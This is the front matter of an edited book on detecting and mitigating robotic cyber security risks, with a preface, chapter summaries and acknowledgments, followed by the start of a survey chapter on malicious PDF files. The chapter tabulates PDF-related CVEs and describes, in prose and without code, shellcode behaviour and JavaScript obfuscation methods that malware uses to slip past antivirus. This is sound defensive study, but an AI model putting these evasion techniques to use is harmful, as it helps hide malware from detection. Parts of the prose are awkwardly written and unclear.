The objective of this book is to bridge the existing gap in literature and comprehensively cover the system, processing and application aspects of both Robot and Cyber Security. Due to rapid developments in specialized areas of Robot and Cyber Security, this book takes on the form of a contributed volume where well known experts address specific research and application problems. It presents the state of the art as well as the most recent trends both in coverage and applications.

It serves the needs of different readers at different levels. It can be used as stand-alone reference for masters, researchers and practitioners. For example, the researcher can use it as an up-to-date reference material since it offers a broad survey of the relevant literature. Finally, practicing engineers may find it useful in designing and implementing various Robot and Cyber Security.

With the expected introduction of robots into our daily lives, providing mechanisms to avoid undesired attacks and exploits in robot communication software is becoming increasingly required. Just as during the beginnings of the computer age, robotics is established in a “happy naivety,” where security rules

## Preface

against external attacks are not adopted, assuming that robotics knowledgeable people are well intended. While this may have been true in the past, the mass adoption of robots will increase the possibilities of attacks. This fact is especially relevant in defence, medical and other critical fields involving humans, where tampering can result in serious bodily harm and/or privacy invasions. For these reasons, we consider that researchers and industry should deploy efforts in cyber safety and acquire good practices when developing and distributing robot software. We propose the term *Cryptobotics* as a unifying term for research and applications of computer and microcontrollers' security measures in robotics.

The problems that the field of robotics will face are similar to those the computer revolution faced with the widespread of the Internet 30 years ago. Among the common attacks computers may suffer, there are: denial-of-service, eavesdropping, spoofing, tampering, privilege escalation or information disclosure for instance. To these problems, robots add the additional factor of physical interaction. While taking the control of a desktop computer or a server may result in loss of information (with its associated costs), taking the control of a robot may endanger whatever or whoever is near.

As robots become more integrated on the communications networks, it seems appropriate to reuse the tools designed for web applications in order to controls the robots. However, the authors consider there are differences between regular computers communicating through the network, and robots performing the same actions. It states differences between web and robotic applications: "Web applications are typically stateless, single processes that use a request-response model to talk to the client. Meanwhile, robotic applications are stateful; multi processed, and require a bidirectional communication with the client. These fundamental differences may lead to different tradeoffs and design choices and may ultimately result in different software solutions for web and robotics applications." To these differences, we could also add the real-time constraints that characterize robotics applications. Despite other sources of issues, like software bugs or vulnerabilities [buffer overflow, command injection, etc., we consider that communications currently are one of the main vulnerabilities in robotics.

A number of fields in robotics where security and privacy are particularly relevant can be addressed Defense and Space, Telemedicine and Remote surgery, Household robots, Disaster robots.

Robots are a combination of mechanical structures, sensors, actuators, and computer software that manages and controls these devices. Mainstream practices in robotics involve component-based software engineering. Each component is designed as an individual computer program (e.g., a motor moving program) which communicates with other components using predefined protocols. While a large quantity of software libraries for communication already exist, the robotics community has developed a number of "software architectures." Currently, one of the most popular robotics-oriented architecture is ROS (Robot Operating System)). Another co-existing architecture is YARP (Yet another Robot Platform). Both systems work similarly: a system built using ROS or YARP consists of a number of programs (nodes or modules), potentially on several different hosts, connected in a peer-to-peer topology.

A big market of opportunities for research regarding cyber safety in robotics exists. Most robots are not yet prepared, from a security point of view, to be deployed in daily life. The software is not prepared to protect against attacks, because communications are usually unencrypted.

Some may ask why these problems have not been addressed previously. In recent years, intrinsically safe industrial robots, the rise of domestic robots, and the use of mobile robots in public spaces, have arisen issues that the robotics community did not have to face in its previous 60 years of existence. Researchers are now focused on developing applications to make robots useful, which may have made cyber safety a low priority.

**Preface**

This book purports to serve as a research reference book in the area of Robot and Cyber Security by providing useful cutting edge research information to the students, researchers, scientists, engineers and other working professionals in this area. The book provides the latest research trends and concepts to develop new methodologies and applications in the area of Robot and Cyber Security. In addition, the book also incorporates chapters related to new challenging application area of Robot and Cyber Security. Above all, each and every chapter is designed in such a way as to incorporate the latest literature review, methods and models, implementation, experimental results, performance analysis, conclusion, future work and the latest relevant references.

Robot and Cyber Security can be applied in diverse areas to solve existing problems. This is one of the major reasons behind the subject growing so fast. The other important reason behind the quick development of this discipline is the need for solutions to practical problems. Theory and applications are both important in Robot as well as Cyber Security. They are treated equally well in this book on a pragmatic basis. Here different types of problems of scientists and engineers are addressed concerning Robot and Cyber Security scientists and engineers.

The book comprises chapters contributed by highly qualified and diverse group of authors. It is my pleasure to present this book which includes selected chapters of internationally recognized authors on Robot and Cyber Security. The book is intended to provide a forum for researchers, educators and professionals to share their discoveries and innovative practices with others and to explore future trends and applications in the field of pattern Robot and Cyber Security.

However, this book will also provide a forum for dissemination of knowledge on both theoretical and applied research on the above areas with an ultimate aim to bridge the gap between these coherent disciplines of knowledge. This forum accelerates interaction between the above bodies of knowledge, and fosters a unified development in the next generation Robot and Cyber Security.

The broad spectrum of this book includes the topics but not limited to:

- Cloud and Mobile Security.
- Security of Cyber Physical System.
- Cloud Robotics.
- Cyber Robotics.
- Mobile Robotics.
- Mitigation Strategies.
- Cyber Security for Robot 2030.
- Electronics Transported by Humans or Animals.
- Cyber Physical System or Smart Phones.
- Mobile Sensor Technology.
- Cyber Security, Crime, War, Space and Forensic.
- Cyber Security Risk Evolution.
- Cyber Security Issue and Challenges.
- Resilience and Privacy Issue.
- Prevention of Malicious Attacks.
- Robotics Modeling's.
- Emerging New Topics.
- Robotics Modeling and Simulation.

**Preface**

- New Challenges for Next Generation Embedded Computing Systems.
- Arising New Technology.
- New Applications & Case Study.
- And related topics.

**ORGANIZATION OF THE BOOK**

This edited book titled *Detecting and Mitigating Robotic Cyber Security Risks* provides an overview of recent research developments in the field of Robotic and Cyber Security and related applications. This book contains 22 chapters arranged under four sections, namely, section 1: Basic Concept of Security and Privacy, section 2: Cloud and Mobile Security, section 3: Cyber Security Concepts and Section 4: Robotics Cyber Security Risk.

**Section 1: Basic Concept of Security and Privacy**

Chapter 1 discusses a detail review and analysis of Vulnerabilities Present In Pdf Files by Sakshi Gupta and Yogita Gigras Characteristics and various vulnerabilities that are present till date of PDF files. The PDF files that are malicious attacks are one of the wildest for almost a decade, and recently these types of attacks are increasing, and the various techniques are used to isolate from the anti-virus and other anti-malware software is growing very complex, hence this is an important reason to work on understanding the protection point.

Chapter 2, “A Practical Approach of Network Simulation,” by Ratish Agarwal. Piyush Kumar Shukla and Sachin Goyal discusses an overview of NS in a much simpler way. At the completion of this chapter readers will be able to write tcl script to simulate a scenario of network. Every simulation on NS generates a huge trace file; the study of this can be done with the help of awk script.

Chapter 3, “Hindi Optical Character Recognition and Its Applications,” by Rashmi Gupta, Dipti Gupta, Megha Dua and Manju Khari, discusses about Handwritten and machine printed documents are needed to be recognized for the applications like bank Cheque processing, library automation, publication house, manuscripts, Granths and other forms and documents. OCR also enforces the security rules and the privacy and used to investigate the complaints. In this chapter an attempt has been made to shortlist the methods and processing techniques studied so far in the field of Devanagari character recognition. The performance analysis and the results for the various techniques are given in the chapter.

Chapter 4, titled “Android Permissions: Attacks and Controls,” by Prachi and Arushi Jain takes a critical review on twofold: getting familiar with Permission based attacks in Android and applying Reverse Engineering technique on the malicious apk file for controlling permission attacks and removing malicious code from the source code of Android apk file.

Chapter 5, titled “Distributed System Implementation Based on ‘Ants Feeding Birds’ Algorithm: Electronics Transformation via Animals and Human,” by Preeti Mulay, Krishnal Patel and Hecto Gomez Gauchia discusses about The confluence of IT, psychology with non-IT systems will be part of new generation’s life. Such collaborative concept can be implemented practically with the help of “Cloud-to-Dew-Computing” based technologies. To include so many concepts together, it is essential to concentrate also on Cyber Security and Risk associated with such conceptual implementation. Dew-Computing at

**Preface**

root levels will take care of Cyber Security effectually. Dew-Computing being backend support of Distributed System, can process multiple entities resourcefully. “Animal Data Interchange Standards” are very well considered innovative business opportunity these days and for years to come. These standards have started their work focusing on the Dairy related animal standard. Every dairy animal should enjoy life to remain healthy and more productive. Incremental Learning about Animal Life Data and Animal Identification, behaviour, seasonal-changes, health etc. can be easily achieved with IoE.

## **Section 2: Cloud and Mobile Security**

Chapter 6, titled “A Survey: Threats and Vulnerabilities in Cloud,” by Srishti Sharma and Yogita Gi-gras attempts to discuss security threats and risks at various levels. These threats need to be removed and security actions need to be taken at right time to protect the cloud data and resources from being misused by the attackers.

The Chapter 7, “Digital Signature Schemes Based on Two Hard Problems,” by A.B. Nimbalkar and C. G. Desai, takes a critical review of the digital signature schemes which are based on two hard problems. The analytical study begins with the scheme and He-Kiesler, which are both designed in the same year. Then authors continued analysis on studying Ismail, Thaté, Ahmad scheme and Swati Verma’s signature scheme.

In Chapter 8, “Cloud Auditor Loyalty Checking Process Using Dual Signature,” by Divya Thakur, the author has demonstrated an security to the data from auditor during remote data possession checking by applying dual signature .Basically dual signature is a mechanism that is used to provide security during secure electronic transition protocol. The function of dual signature is to provide authenticity and integrity of the data. It link two message wished for two different recipient. In the case of providing security from auditor we use this methodology because it works on the basic of providing two links for two different recipients. In the case of dual signature customer wants to send order information to the trader and payment information to the bank. Here we use two links but not for the purpose of secure transaction but for the purpose of secure information exchange in remote possession checking.

In Chapter 9, the authors (Ratish Agarwal Anjana Pandey and Mahesh Pawar) have presented Cloud Security using 2-Factor Image Authentication Technique: this chapter prevents the confidential data and information of end users stored in a private cloud from unauthorized access by using a two factor authentication involving shared image concept in addition with encrypted key authentication.MD5 hashing technique is used which takes binary pixel value of image as input and convert it into a 128-bit hash value. The overall process of authentication has been shown through experimental result and implementation which shows a series of snapshots taken from the chapter.

In Chapter 10, the author has discussed some of the traditional protocols developed for cloud networks, wireless network and cyber world use dynamic optimization for QOS accomplishment using some of the optimality criterions like shortest distance, minimal bandwidth usage and minimum delay and constraints like limited power and limited capability of wireless links. GA (Genetic Algorithm) based approach is utilized in this chapter for QOS design based secured routing protocol, where GA is used for finding the most optimal (fittest route) hence improving QOS leading to an optimized secured routing protocol. GA based approach which is discussed in this chapter, selecting the fittest route leads to optimization of QOS based performance parameters like average packet delivery ratio, average drop rate, etc.

**Preface****Section 3: Cyber Security Concepts**

The author of Chapter 11, titled “Cyber Crime and Cyber Security: A Quick Glance,” Aruna Devi, has discussed about Cybercrime and cyber security, the unusual cyber crimes that we come across. Various prevention techniques and detection techniques like Tripwires, Honey Pots, anomaly detection system, configuration checking tools and operating system commands, various acts that have been imposed against Cybercrime and online safety tips are also discussed.

Chapter 12, titled “Pragmatic Solutions to Cyber Security Threat in Indian Context,” by Cosmena Mahapatra talks about Recent attacks on Indian Bank customers have exposed the vulnerability of banking networks in India and the ignorance that prevails in the system. This chapter focuses on studying various cyber security mechanisms including SIEM for implementation of cyber defense effectively.

Chapter 13 discusses a detail review and analysis of role of Cyber Security in today’s scenario by Manju Khari, Gulshan Shrivastava, Sana Gupta, and Rashmi Gupta discusses a detail review and analysis of Cyber Security term is generally used as substitute with the term Information Security and Computer Security. This also includes Cyber Security that goes beyond the limits of the traditional information security to involve not only the security of information tools but also the other assets, involving the person’s own confidential information. Other section involves the regulation and certification controls; recovery and continuity plans and Cyber security skills.

But the objective of Chapter 14, titled “Monitoring Cyber Security Threat to UK Rail in Age of IoT,” by Shruti Kohli is to demonstrates that how existing data resources that are readily available to the railways could be rapidly combined and mapped to physical assets. This chapter contributes for developing secure reusable scalable framework for enhancing cyber security of rail assets.

**Section 4: Robotics Cyber Security Risk**

Chapter 15, titled “An Approach Towards Survey and Analysis of Cloud Robotics,” by Akash Chowdhury Swastik Mukherjee and Sourav Banerjee discusses the invocation of the cloud technology in the robotics technology empowering the whole system with higher processing power and bigger storage unit which was not possible earlier in the conventional robotic system being restricted in on-board manipulation.

In Chapter 16, titled “Mobile Robotics,” Isak Karabegović and Vlatko Doleček give the brief overview of mobile robots, Mobile robots are increasingly becoming the subject of research and a very important area of science, so that the 21st century will be marked as the century of development of service robots. Mobile robots are an excellent “System Engineering” research example because it includes a lot of scientific research, namely in the area of mechanical engineering, electrical engineering, electronics, computer science, social science, social science, and more. People in the 21st century want to lead a healthy lifestyle and are concerned because they do not want to get a job with 3Ds (Dirty, Dangerous and Demeaning), nor a position where task performance is monotonous and tedious. Due to aforementioned reasons, service robots that perform these jobs instead of people are the main focus of research nowadays. Many countries in the world are faced with the aging of population, for instance the population in Japan which needs help and care. Mobile robotics is among the most promising technologies when it comes to solution to this problem concerning the elderly. Mobile robots, in some cases, may replace home care (a caregiver) so as to take care of the elderly. In addition, service robots help maintain an increased level of dignity in the course of receiving assistance, such as the cases of using toilet. The user may request service from a service robot without inconvenience. For this reason, it is possible to receive a better service from the

**Preface**

intelligent service robot than of a human caregiver. As mobile robots perform their tasks in the same environment as humans, service robots should have the abilities people have. The mobile robots should be able to recognize faces, gestures, signs, objects, speech and atmosphere. Successful realization of set tasks results in bypassing obstacles without collision and destruction in the shortest possible time and distance. They should communicate with people on the basis of emotion. Mobile robots are becoming ever more important for scientific research as well as industry, because they are and will be used in new areas of industrial branches. Robots and artificial intelligence today live with each other, but it is also difficult to imagine a robot of today which is not some type of artificial intelligence. With robots, androids and fusion of all three life forms – as with artificial intelligence too – there is a question what if they get out of control. According to one of the robot/AI experts, Hans Moravec, robots will become as smart as a man by 2040, and we are sure it will be even smarter than many of the inhabitants. Unlike pessimistic and paranoid predictions, Moravec is not worried. He believes our robots and artificial intelligence will actually extend the life of man and improve the quality of life in general. It is difficult for laymen to assess which of the scientists are right; the truth is some of the possibilities and theories are alarming, but we realized that even by reading some of the great works of science fiction. As it seems, evolution will do its part – it has led a man nearly to the degree that it can build an intelligent being like himself! The whole thing is now far advanced and probably impossible to control. We could maybe just try to turn it in our favor. As we noticed preparing the paper about artificial intelligence, the only real danger is man, who perhaps (mis)used his time destroying nature, waging war and sowing hatred. On the other hand, some of science fiction works have shown that the coexistence of artificial intelligence/robots/androids and humans is possible, but only under the condition that a man progresses together with these creatures. In any case, the century we live in has already brought a good deal of scientific excitement and those who do not perceive this outcome positively are actually rare. We live in a time that will undoubtedly be remembered for many things in the distant future, and it would be a shame if we are not aware of it now. It would be enough just to look around to realize that what we used to read or watch on TV screens is already around us. Pessimistic predictions will be taken into consideration, but as always, with the hope that things will develop in the best way possible for a man, an android, a robot and artificial intelligence. The range of service robots application is huge. Mobile robots have found application in many areas, but this chapter will cover the following areas of application: medicine, agriculture, defense, logistics, civil engineering, rescue, internal and external security, underwater systems, control and maintenance, public relations, home service, professional cleaning, space exploration, education and scientific research.

Ever growing use of robots has its social consequences. By introducing robots into factories, a large number of skilled and semi-skilled workers who have been performing dirty, dangerous and demeaning tasks remain jobless. They have no choice but to be retrained. With a rapid computerization of all forms of business and a vast expansion of the Internet, it is expected there will be a large gap in the 21st century between those who are technologically advanced and those who have lost their connection with modern times. Most people are not even aware of the extent to which robots are already represented within their lives. Their cars and computers are almost certainly partially assembled with the help of a robot. The price of robots is declining steadily and they are coming into ever wider use. It is only a matter of time before robots become available to the population of today's high school students, just as it happened with computers and cell phones.

## Preface

However, Chapter 17, “Cloud Robotics: Robot Rides on the Cloud – Architecture, Applications, and Challenges,” by K. Saravanan, presents the exploration of cloud robotics with its architecture, applications and existing frameworks. Also, existing research carried out is summarized in this chapter. The future challenges are discussed to foresee the opportunities in cloud robotics. It aims for the complete study on how robots leverages the cloud computing.

Chapter 18, titled “Intelligent Agents and Autonomous Robots,” by Deepshikha Bhargava attempts to discuss about software agents and further progresses with the discussion on intelligent agent, autonomous agents, autonomous robots, intelligent robots in different sections. The chapter finally concluded with the fine line between intelligent agents and autonomous robots.

Chapter 19, titled “Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches,” by Abdullahi Chowdhury, Gour Karmkar and Joarder Kamruzzaman, explains about the possible cyber attacks, economics losses due to these attacks in robotics systems. This chapter also analyses the increasing uses of public and private robots, which has created more opportunities for the current cyber-crimes. Contemporary and important mitigation approaches for cyber-crimes have also been articulated in this chapter.

Whereas Chapter 20, titled “Mobile Agent Communication, Security Concerns, and Approaches: An Insight Into Different Kinds of Vulnerabilities a Mobile Agent Could Be Subjected To and Measures to Control Them.” by Kamat Pooja, Gite Shilpa and Patil Shruti. In this chapter, the authors examine the various security issues in Mobile Agent systems and approaches used to overcome them.

Chapter 21, titled “Cloud and Cyber Security Through Crypt-Iris-Based Authentication Approach,” by Sherin Zafar tells us about the fundamental concepts security constraints of today’s cyber world hence some better authentication aspects like biometric security utilizing most strong feature like iris are exploited in this chapter to serve as specific secure tool.

Finally, Chapter 22, titled “Cyber Security Risks in Robotics,” by Ishaani Priyadarshini, concludes the security aspects of Robotics. The necessity of Cyber security in Robotics has been explored by taking different kinds of robots used in different fields. The current state of Robotics is vulnerable to many risks and several case studies have been highlighted to support the need of securing Robotics by identifying several risks to which it is vulnerable. Apart from that mitigation strategies have been discussed to secure the domain of Robotics. An attack comparison has been made for three robots in analyzing them against the vulnerabilities faced by them.

The book will be dedicated to researchers in science and industry, students and engineers, who want to restore and expand their knowledge with modern and innovative service robots applications. We hope the ideas and concepts presented in the chapter will be useful to many who deal with these issues, as well as that they will contribute to solving numerous problems and improving service robots application in all segments of society as a whole. Our aim will be to offer readers as much useful information as possible and attract their interest in service robots application.

**Preface**

This comprehensive and timely publication aims to be an essential reference source, building on the available literature in the field of Detecting and Mitigating Robotic Cyber Security Risks to boost further research in this dynamic field. It is hoped that this text will provide the resources necessary for technology developers, scientists and policymakers to adopt and implement new inventions across the globe. In short, I am very happy both with the experience and the end product of our sincere efforts. It is certain that this book will continue as an essential and indispensable resource for all concerned for some years to come.

*Raghvendra Kumar  
LNCT Group of College, India*

*Prasant Kumar Pattnaik  
KIIT University, India*

*Priyanka Pandey  
LNCT Group of College, India*

## Acknowledgment

The editors would like to acknowledge the help of all the people involved in this project and, more specifically, to the authors and reviewers that took part in the review process. Without their support, this book would not have become a reality.

First, the editors would like to thank each one of the authors for their contributions. My sincere gratitude goes to the chapter's authors who contributed their time and expertise to this book. They are all models of professionalism, responsiveness and patience with respect to my cheerleading and cajoling. The group efforts that created this book are much larger, deeper and of higher quality than any individual could have created. Each and every chapter in this book has been written by a carefully selected distinguished specialist, ensuring that the greatest depth of understanding be communicated to the readers. I have also taken time to read each and every word of every chapter and have provided extensive feedback to the chapter authors in seeking to make the book perfect. Owing primarily to their efforts I feel certain that this book will prove to be an essential and indispensable resource for years to come.

The editors would like to thank the Robotic and Cyber Security community for recognizing the quality, effort and care that has been made (by many) in creating such a successful, wonderful and useful product.

Second, the editors wish to acknowledge the valuable contributions of the reviewers regarding the improvement of quality, coherence, and content presentation of chapters. Most of the authors also served as referees; we highly appreciate their double task.

Raghvendra Kumar likes to acknowledge the most important persons of his life, his grand-father Shri. Om Prakash Agrawal, grandmother Smt. Sheela Agrawal, father Mr. B.P. Agrawal, mother Mrs. Anita Agrawal and finally thanks to his brother in law Mr. Anshu Agrawal and sister Mrs. Neha Agrawal. This book has been his long cherished dream which would not have been turned into reality without the support and love of these amazing people. These people encouraged him despite his falling ill guiding them in proper time and attention.

Prasant Kumar Pattnaik is thankful to his wife Bismita for her love and support.

Priyanka Pandey like to acknowledge the most important persons of her life, her father Shri. Govind Krishna Pandey, mother Smt. Sadhana Pandey, and finally thanks to her sister Pratiksha and nephew Vinayak Pandey. This book has been her long cherished dream which would not have been turned into reality without the support and love of these amazing people.

***Acknowledgment***

There have been several influences from our family and friends who have sacrificed lot of their time and attention to ensure that we are kept motivated to complete this crucial project.

Last but not least the editors would like to thank all members of IGI Global publication for their timely help; constant inspiration and encouragement with friendly support make me able to publish the book in time.

*Raghvendra Kumar*  
*LNCT Group of College, India*

*Prasant Kumar Pattnaik*  
*KIIT University, India*

*Priyanka Pandey*  
*LNCT Group of College, India*

## Section 1

# Basic Concept of Security and Privacy

# Chapter 1

## A Survey:

### Vulnerabilities Present in PDF Files

**Sakshi Gupta**

*The Northcap University, India*

**Yogita Gigras**

*The Northcap University, India*

#### **ABSTRACT**

*This chapter presents a compiled analysis of the Characteristics and various vulnerabilities that are present till date of PDF files. Samples of maliciousness can include some zero days and files used on wild for some specific attacks. The PDF format is showed very quickly only to help understand the attack vectors. The PDF files that are malicious attacks are one of the wildest for almost a decade, and recently these types of attacks are increasing, and the various techniques are used to isolate from the anti-virus and other anti-malware software is growing very complex; hence, this is an important reason to work on understanding the protection point.*

#### **INTRODUCTION**

Portable Document Format can be abbreviated as PDF and have about two decades of existence, each version of which offers extra features, extensions that may support JavaScript, embedded files and offering huge amount of advantages. In 2008, PDF documents have become a standard in providing the platform independency, security and portability over the other documents formats like wordpad etc. There exist many applications who can not view these files. With these kind of features were consider PDF files as most safe, as they are not executed. In the previous decade too PDF succeeded to maintain a privileged position over the document formats. Until joined the list of non - executable files that they have served as a vehicle for new attacks, such as files text documents, spreadsheets, presentations, video or audio files, allowing Attackers seize computers with the simple fact that a user open a PDF document in your computer.

Recently many news have been aired related to new types of exploitation and abuses that can be done using the PDF files, and certain measures to eliminate these using various types of anti-virus and

DOI: 10.4018/978-1-5225-2154-9.ch001

**A Survey**

anti-malware software. These files have also become a complex task in analyzing the signature used on regular basis. For example it is demonstrated as using an encoder little used to use a known vulnerability in the handling of TIFF files (CVE-2010-0188). It described another attack where exploits an old vulnerability (CVE-2010-0188) where XML is hidden in a TIFF, but this time using a bit encoding used to generate the XML, so they are avoiding detection by antivirus.


## MALWARE ANALYSIS

There are various methods in order analyzing malware, which consider a branch for malicious pdfs, it proposes a formalization for this task and even a software aims to detect malicious pdf, based on the extraction of java script and Exploit Detection in the code.(Robledo, 2012)

The process can be summed up malware analysis and PDF malicious in 3 phases:

1. **Analysis of Behavior:** The file is executed or pdf in a controlled environment where they monitor the changes in the system and communications network. This behavior can deduce whether the file is malicious, this process is computationally expensive, and although it indicates whether the file is malicious, it gives us clues or information as malicious. It is fairly easy to automate, although usually necessary to interpret the test results to determine whether it is malicious or not. (Robledo, 2012)
2. **Dynamic Analysis:** For this you need to run the file in a controlled environment, but closely following the development of the process and the instructions are running. This is usually done with a debugger and you can even modify the program behavior in real time. It is a very difficult and also expensive process, but it gives results in the precise technical details of as the operation of the system is performed. generally this technique is used on files that are already proven to be malicious. It is not easy to automate, usually it is a work done by experts in the field. (Robledo, 2012)
3. **Static Analysis:** It complements the analysis dynamic, and it is not necessary to run the file, only analyzes the content can be disassembled file or use other procedures or functions display components, in some cases this analysis is sufficient to identify malicious files. It is easy to automate, but we must analyze the results to sort items analyzed. (Robledo, 2012)

Figure 1. PDF file format



## A Survey

*Table 1. Abuses in PDF files*

CVE ID	Description	Exploitability
CVE-2014-0546	Allow the bypassing of the sandbox	Low targeted attacks
CVE-2014-0496	Adobe Acrobat exploit	Low
CVE-2013-3346	Adobe Acrobat ToolButton	Low
CVE-2013-2729	PDF File Heap & Integer Overflow	Low targeted attacks
CVE-2013-0641	PDF File exploit & Bypassing Sandbox	Low
CVE-2012-0754	PDF files Flash Contains Corrupted videos	Medium
CVE-2011-4369	PDF file vulnerability in corrupted memory	Medium
CVE-2011-2462	PDF file vulnerability in corrupted memory U3D. Discovered by Lockheed Martin	High
CVE-2011-2100	Inclusion exploit in DLL (Require File and a malicious DLL in same directory). Discovered by Mila Parkour	Low
CVE-2011-0611	Flash Files are embedded in the Ms-office or the pdf files	High
CVE-2011-0609	Flash File Vulnerability; detected in Adobe and Adobe Acrobat	High
CVE-2010-4091	Report PDF Doc.printSeps corrupted memory error	Low
CVE-2010-3654	Flash file Authorization play Exploit	High
CVE-2010-2883	Stack Type Buffer Overflow in CoolType.dll	High
CVE-2010-2884	Not specified vulnerability	Medium
CVE-2010-2862	Integer Overflow in CoolType.dll	Low
CVE-2010-1240	Embedded exe is opened using in built functionality	Low
CVE-2010-1297	Handling of DoABC Flash	Medium
CVE-2010-0188	Integer Overflow	High
CVE-2009-3957	Dereference of NULL pointer	Low
CVE-2009-3954	Vulnerability in 3D loading	Low
CVE-2009-3953	Out of bound issue in U3D	Low
CVE-2009-4324	Use-after-free vulnerability in media player	High
CVE-2009-3459	Heap buffer overflow	Medium
CVE-2009-1862	Not specified exploit in flash files	Low
CVE-2009-1493	Dictionary Open type Buffer Overflow	Low
CVE-2009-1492	Exploitation with the help of open action using javascript code	Low
CVE-2009-0927	Crafted Argument Used in Stack Buffer overflow	High
CVE-2007-0836	Bypassing authorization and overflow of stack	Low
CVE-2009-0658	Overflow of Buffer in Image	Low
CVE-2008-2992	Util.printf in stack buffer overflow	High
CVE-2008-0655	Crafted arguments buffer overflow	High
CVE-2007-5020	Vulnerable	Low

## PDF SHELLCODE TYPES

Attackers can make shell code to do any malicious activity, malicious PDF shellcode can be categorized in two categories. First one will download any executable via some protocol, make it available on the disk, runs the download ones, and stops its execution. This results in PDF reader to crash, unless the attacker chooses special measures for not crash the program. Second will be used to extract the executable file that is embedded in PDF document, make available on to the disk, it is then executed. Shellcode develops its own method to extract the embedded executable file; it's not disturbed by the laws of the various PDF reader softwares.

## VARIOUS TECHNIQUES FOR ANALYSING VULNERABILITIES OF PDF FILES

With the motive to understand the usage of the various obfuscation methods, we can classify the obfuscation techniques in following four types:

- **Randomization Obfuscation:** Attackers can either randomly insert and change little or many parts of code written in JavaScript with no disturbance in meaning of codes. Specific techniques that can be used are randomization of whitespace, randomization of comments and randomization of variable and function names. (Xu, Zhang & Zhu, n.d)
- **Obfuscation of Data:** This is used to convert constant or variable in computational results with one and many variables and constants. Mainly two data obfuscation techniques are used wildly with string object. First One can be splitting of string. Second one can be substitution done with keyword. String splitting will split the given string into the interconnected chain containing large number of substrings. Splitting of string commonly used along document write() and eval() functions so that interconnected strings can be run in browser. Attackers can modify the order of substrings also can random variable names can be assigned in order to make code difficult to understand. (Xu, Zhang & Zhu, n.d)
- **Encoding Obfuscation:** Generally, there can be 2 ways to encrypt the original code. Using first way code is converted in ASCII characters and unicode and hexadecimal representations. The method two make the use of encoding functions that are customized, where attackers generally use the encoding function in order to create respective obfuscated code and decoding function is also attached in order to decode the code at the time of execution. (Xu, Zhang & Zhu, n.d)
- **Obfuscation with Logic Structure:** This kind of obfuscation technique is used to examine path of executing code written with JavaScript with the help of changing logic structure, with no affection on original meanings. logic structure obfuscation can be implemented in two ways. First One is to embed some instructions that are not dependent on these functionality. The second one is embedding and changing many conditional branches, like if ... else, switch ... case, for, while, etc. (Xu, Zhang & Zhu, n.d)

## A Survey

Table 2.


Various Obfuscation Technique	Details
malicious code and multiple objects separation	Code that is Malicious can be present in multiple objects. Various code chunks are put together and combined to form make code malicious during the runtime. Hence it is very painful for the static detectors to analyze the code.(Nissim et al, 2016)
Applying filters	Various filters are being used to prevent code that is malicious. (Nissim et al, 2016)
White space randomization	Random white spaces can be embedded inside malicious code for the case to elude them from being recognized by signature based types of maliciousness detectors. Because JavaScript ignores White spaces, code will not be affected by them. (Nissim et al, 2016)
Comment randomization	These can be embedded inside malicious code for the case to elude them from being recognized by signature based types of maliciousness detectors. Because JavaScript ignores Random spaces, code will not be affected by them. (Nissim et al, 2016)
Variable name randomization	Their names can be changed randomly, this trick can fool the signature based detectors. (Nissim et al, 2016)
Integer Obfuscation	Numbers can be represented in specific different format that can be useful to hide the memory addresses. (Nissim et al, 2016)
Obfuscation in String	Strings can be changed in a format so that the analysts face difficulty to decode it. (Nissim et al, 2016)
Function name obfuscation	Name of the function used should be hidden so that one will not get any hint regarding code's will. This can be done by generating pointer having some random name, and pointing towards desired function. (Nissim et al, 2016)
Obfuscation for Advanced code	String can be used to store the encoded code that is malicious. The decoding procedure will start at the runtime, before the actual use of the code. Fields for Metadata and words in document can also be used to hide the malicious code. (Nissim et al, 2016)
Block the randomization	Syntax of code can be changed but the work done should remain same. (Nissim et al, 2016)
Dead code	Inserting blocks of code that are not intended to be executed. (Nissim et al, 2016)

## THE PERCENTAGE OF USE OF VARIOUS OBFUSCATION TECHNIQUES FOR CODE WRITTEN IN JAVASCRIPT

As per best of my knowledge, there are no tools that can be automated and antivirus software available that will examine and put the correct categorization of JavaScript obfuscation with 100% accuracy. As per the anonymous study of 100 samples, it can be concluded that 71% of the samples use different types JavaScript obfuscation techniques. This shows that obfuscation become very day today practice for infected code written with javascript to elude detections and to pose an obstacle to code analysis. Among these 71%, 30% of them use at least two types of obfuscation techniques to better hide their malicious purposes. (Xu, Zhang & Zhu, n.d)

## A SHORT ANALYSIS

- **Cause of Popularity of Obfuscation:** The obfuscation is popularised between malicious javascript code is because of the underlying reasons. One, detection system depend on signature, for example; anti-virus softwares, can be easily eluded by the use of obfuscation. (Xu, Zhang & Zhu, n.d)

**A Survey***Figure 2.*

Second, dynamic features available for JavaScript like code generation in a dynamic way and evaluation at the run-time often provide the facility. As these two features can provide a medium for transformation of text portion to code portion in JavaScript, at a level higher than this, any of the string process that can manipulate can be combined along dynamic generation evaluation function to generate an obfuscation routine. (Xu, Zhang & Zhu, n.d)

